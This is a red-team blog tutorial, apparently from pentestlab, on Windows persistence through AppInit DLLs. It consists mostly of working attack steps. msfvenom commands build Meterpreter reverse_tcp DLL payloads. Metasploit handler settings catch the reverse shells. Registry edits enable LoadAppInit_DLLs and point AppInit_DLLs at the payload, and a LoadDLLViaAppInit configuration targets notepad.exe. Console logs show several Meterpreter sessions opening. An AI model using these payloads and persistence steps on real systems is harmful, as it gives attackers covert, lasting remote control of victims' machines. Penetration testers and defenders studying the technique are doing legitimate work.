Persistence – AppInit DLLs

pentestlab.blog/category/red-team/page/47


January 7, 2020

Windows operating systems provide the functionality to allow custom DLL's to be loaded into the address space of almost all application processes. This can give the opportunity for persistence since an arbitrary DLL can be loaded that will execute code when applications processes are created on the system. Administrator level privileges are required to implement this technique. The following registry keys control the loading of DLL's into applications via AppInit.

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows
NT\CurrentVersion\Windows
```

Metasploit utility "**msfvenom**" can be used to generate the DLL that will contain the payload.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.1 LPORT=4444 -f dll >
pentestlab.dll
```




```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.1 LPO
RT=4444 -f dll > pentestlab.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes

root@kali:~# 
```

Metasploit – Generate DLL

The "**handler**" Metasploit module needs to be configured in order to retrieve the connection when the payload is executed.

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.0.0.1
set LPORT 4444
exploit
```




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.0.1
LHOST => 10.0.0.1
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:4444
```

Metasploit – Module Handler

Microsoft to protect Windows users from malware has disabled by default the loading of DLLs's via AppInit. However, setting the registry key "**LoadAppInit_DLLs**" to value "**1**" will enable this functionality. Dropping the arbitrary DLL into the "**Program Files**" directory and modifying the "**AppInit_DLLs**" registry key to contain the path of the DLL will load the pentestlab.dll into every Windows application. This is because DLL's that are specified in the "**AppInit_DLLs**" registry key are loaded by the user32.dll which is used by almost all applications.

```
Enable LoadAppInit_DLLs - 32bit and 64bit

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
NT\CurrentVersion\Windows\LoadAppInit_DLLs - 0x1
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows
NT\CurrentVersion\Windows\LoadAppInit_DLLs - 0x1

Registry Key for Arbitrary DLL via AppInit - 32bit and 64bit

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
NT\CurrentVersion\WindowsAppInit_DLLs
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows
NT\CurrentVersion\Windows\AppInit_DLLs
```




Name	Type	Data
(Default)	REG_SZ	mnmsrvc
AppInit_DLLs	REG_SZ	C:\Program Files\pentestlab\pentestlab.dll
DdeSendTimeout	REG_DWORD	0x00000000 (0)
DesktopHeapLo...	REG_DWORD	0x00000001 (1)
DeviceNotSelect...	REG_SZ	15
GDIProcessHand...	REG_DWORD	0x00002710 (10000)
IconServiceLib	REG_SZ	IconCodecService.dll
LoadAppInit_DLLs	REG_DWORD	0x00000001 (1)
ShutdownWarni...	REG_DWORD	0xffffffff (4294967295)
Spooler	REG_SZ	yes
TransmissionRetr...	REG_SZ	90
USERNestedWin...	REG_DWORD	0x00000032 (50)
USERPostMessa...	REG_DWORD	0x00002710 (10000)
USERProcessHan...	REG_DWORD	0x00002710 (10000)

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows

AppInit DLLs – Registry Keys

Since the “**pentestlab.dll**” will be loaded into every Windows application process this means that multiple Meterpreter sessions will be created. Configuring the handler with the following settings will enable the module to run as a background job and to retrieve all the sessions.


```
set ExitOnSession false
exploit -j
```



```
msf5 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.0.1:4444
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 10.0.0.3
[*] Meterpreter session 6 opened (10.0.0.1:4444 -> 10.0.0.3:49163) at 2019-
12-24 04:43:21 -0500
[*] Sending stage (180291 bytes) to 10.0.0.3
[*] Meterpreter session 7 opened (10.0.0.1:4444 -> 10.0.0.3:49164) at 2019-
12-24 04:43:46 -0500
```

Persistence AppInit DLLs – Multiple Sessions

When a new process is created on the target system a communication channel will established which will lead to multiple sessions.




```
msf5 exploit(multi/handler) > [*] Sending stage (180291 bytes) to 10.0.0.3
[*] Meterpreter session 6 opened (10.0.0.1:4444 → 10.0.0.3:49163) at 2019-
12-24 04:43:21 -0500
[*] Sending stage (180291 bytes) to 10.0.0.3
[*] Meterpreter session 7 opened (10.0.0.1:4444 → 10.0.0.3:49164) at 2019-
12-24 04:43:46 -0500
[*] Sending stage (180291 bytes) to 10.0.0.3
[*] Meterpreter session 8 opened (10.0.0.1:4444 → 10.0.0.3:49165) at 2019-
12-24 04:45:40 -0500
[*] Sending stage (180291 bytes) to 10.0.0.3
[*] Meterpreter session 9 opened (10.0.0.1:4444 → 10.0.0.3:49166) at 2019-
12-24 04:47:30 -0500
[*] Sending stage (180291 bytes) to 10.0.0.3
[*] Meterpreter session 10 opened (10.0.0.1:4444 → 10.0.0.3:49167) at 2019
-12-24 04:47:59 -0500
[*] Sending stage (180291 bytes) to 10.0.0.3
[*] Meterpreter session 11 opened (10.0.0.1:4444 → 10.0.0.3:49168) at 2019
-12-24 04:48:14 -0500
```

Persistence AppInit DLL – Multiple Meterpreter Sessions

Interaction with a specific session can start by executing the following command:

```
sessions -i 11
```




```
msf5 exploit(multi/handler) > sessions -i 11
[*] Starting interaction with 11 ...

meterpreter > pwd
C:\Users\Admin\Desktop
meterpreter > getuid
Server username: VEGA\Admin
meterpreter >
```

Persistence AppInit DLL – Meterpreter

However the implementation of this method can lead to stability and performance issues on the target system. Furthermore, this approach is considered very noisy since multiple connections on random high level ports will established. To eliminate these issues Didier Stevens developed a DLL which will check the configuration file called "**LoadDLLViaAppInit.bl.txt**" in order to determine which processes will load the arbitrary DLL. Metasploit Framework can be used again to generate the required DLL.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.1 LHOST=4444 -f dll >
pentestlab.dll
```




```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.1
 LPORT=4444 -f dll > pentestlab.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes

root@kali:~# 
```

Metasploit Generate x64 DLL

Metasploit "**handler**" module needs to be configured accordingly in order to capture the connection.

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LPORT 4444
set LHOST 10.0.0.1
exploit
```




```
       =[ metasploit v5.0.60-dev                          ]
+ -- --=[ 1947 exploits - 1089 auxiliary - 333 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_t
cp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set LHOST 10.0.0.1
LHOST => 10.0.0.1
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:4444
```

Metasploit – Handler Module

Both the **"LoadDLLViaAppInit**" DLL and its configuration file "**LoadDLLViaAppInit64.bl.txt**" needs to be dropped to disk into the following folder. The arbitrary DLL must be stored on the same folder as well.


```
C:\Windows\System32
```



Name	Date modified	Type	Size
LoadDLLViaAppInit64.bl.txt	12/24/2019 7:12 AM	Text Document	1 KB
LoadDLLViaAppInit64.dll	12/24/2019 6:47 AM	Application exten...	72 KB
loadperf.dll	3/18/2019 9:44 PM	Application exten...	119 KB
locale.nls	6/12/2019 10:36 PM	NLS File	793 KB
localsec.dll	3/18/2019 9:45 PM	Application exten...	497 KB
localspl.dll	6/12/2019 10:36 PM	Application exten...	1,133 KB
localui.dll	3/18/2019 9:45 PM	Application exten...	19 KB
LocationApi.dll	3/18/2019 9:45 PM	Application exten...	388 KB
LocationFramework.dll	3/18/2019 9:44 PM	Application exten...	1,834 KB
LocationFrameworkInternalPS.dll	3/18/2019 9:44 PM	Application exten...	81 KB

LoadDLLviaAppInit Files

The configuration file defines into which processes the arbitrary DLL will be loaded. The format needs to be as the screenshot below:




LoadDLLViaAppInit64.bl.txt - Notepad
File Edit Format View Help

```
notepad.exe      pentestlab.dll
```

LoadDLLviaAppInit – Configuration

The "**AppInit_DLLs**" registry key needs to be modified to contain the path of the "**LoadDLLViaAppInit.dll**".

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows
```



Registry Editor

File Edit View Favorites Help


Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows

```
setup
SoftwareProtectionPlat
SPP
SRUM
Superfetch
Svchost
SystemRestore
Terminal Server
TileDataModel
Time Zones
TokenBroker
Tracing
UAC
Update
VersionsList
Virtualization
VolatileNotifications
WbemPerf
WiFiDirectAPI
Windows
  Win32knsWPP
  Win32kWPP
```

Name	Type	Data
(Default)	REG_SZ	mnmsrvc
AppInit_DLLs	REG_SZ	C:\Windows\System32\LoadDLLViaAppInit64.dll
DdeSendTimeout	REG_DWORD	0x00000000 (0)
DesktopHeapLo...	REG_DWORD	0x00000001 (1)
DeviceNotSelect...	REG_SZ	15
DwmInputUsesl...	REG_DWORD	0x00000001 (1)
EnableDwmInpu...	REG_DWORD	0x00000007 (7)
GDIProcessHan...	REG_DWORD	0x00002710 (10000)
IconServiceLib	REG_SZ	IconCodecService.dll
LoadAppInit_DLLs	REG_DWORD	0x00000001 (1)
NaturalInputHa...	REG_SZ	Ninput.dll
ShutdownWarni...	REG_DWORD	0xffffffff (4294967295)
Spooler	REG_SZ	yes
ThreadUnrespon...	REG_DWORD	0x000001f4 (500)
TransmissionRet...	REG_SZ	90
USERNestedWin...	REG_DWORD	0x00000032 (50)
USERPostMessa...	REG_DWORD	0x00002710 (10000)
USERProcessHa...	REG_DWORD	0x00002710 (10000)
Win32kLastWrit...	REG_SZ	1D521A9FC2F75D4

AppInit DLL – Process

The next time that the "**notepad.exe**" process will be created on the system the arbitrary DLL will be loaded through the "**LoadDLLViaAppInit.dll**". The payload will executed and a Meterpreter session will open. This persistence method used "**notepad.exe**" process as the trigger.

